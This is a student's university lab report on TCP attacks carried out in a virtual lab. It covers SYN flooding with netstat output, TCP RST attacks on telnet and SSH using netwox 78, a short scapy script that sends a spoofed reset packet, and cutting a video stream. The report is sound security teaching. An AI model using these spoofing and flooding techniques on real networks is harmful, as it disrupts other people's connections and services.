D0029E - TCP Attacks (Lab 4)

Martin Askolin*


Luleå tekniska universitet
971 87 Luleå, Sverige

28 september 2021

*email: marsak-8@student.ltu.se

1 SYN Flooding Attack

After doing a netstat before and after attack we can clearly tell that the targets connection queue is filled with SYN recoveries. An attempt to use telnet from a clients computer failed to establish a connection to the target showing that indeed the queue is full. We did not see any difference between SYN cookie enabled or disabled from netstat but we probably would have been able to connect a client PC to the target because of the way SYN cookie works. SYN cookies avoid dropping connections when the SYN queue fills up thanks to the particular way it chooses an initial TCP sequence number, effectively creating a sort of cookie with the SYN queue entry encoded into the sequence number.




Figur 1: Display of connection queue size on targets computer.

```
[09/23/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```


Figur 2: Targets netstat before attack.

```
[09/23/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 10.0.2.4:80             249.91.136.143:63993    SYN_RECV
tcp6       0      0 10.0.2.4:80             247.209.226.180:30381   SYN_RECV
tcp6       0      0 10.0.2.4:80             242.190.127.11:11328    SYN_RECV
tcp6       0      0 10.0.2.4:80             252.116.16.52:58958     SYN_RECV
tcp6       0      0 10.0.2.4:80             242.83.132.24:5496      SYN_RECV
tcp6       0      0 10.0.2.4:80             243.212.147.135:4376    SYN_RECV
```

Figur 3: Targets netstat after attack with SYN cookie enabled (1/2).



Figur 4: Targets netstat after attack with SYN cookie enabled (2/2).




Figur 5: Targets netstat after attack with SYN cookie disabled.


2 TCP RST Attacks

The attacks worked on both telnet and SSH connections. Using netwox 78 however left a 'dead' connection on the targets computer but the clients connection was successfully ended. Using scapy both client and target understod that the connection had been terminated.


2.1 Telnet




Figur 6: Succesful telnet connection from client to target with the attacker using wireshark to capture the TCP conversation.



Figur 7: Attacker finding last SEQ and ACK used for the connection.



Figur 8: Attacker successfully closing the connection between client and target using netwox 78.




Figur 9: Attacker successfully closing the connection between client and target using scapy.


```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=36116, dport=23, flags="R", seq=1511212815, ack=4023412574)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Figur 10: Python code using scapy to close connection.

2.2 SSH




Figur 11: SSH connection sniffed by attacker and last SEQ and ACK found.




Figur 12: SSH connection closed using netwox 78.

3 TCP RST Attack on Video Streaming Application

Using the netwox 78 it was easy to terminate the connection only supplying it with the targets ip not having to keep track of SEQ and ACK numbers constantly updating as the target receives TCP messages for the video data.



Figur 13: Attacker sniffing packets, target watching youtube.




Figur 14: Attacker successfully closing connection between target and youtube.

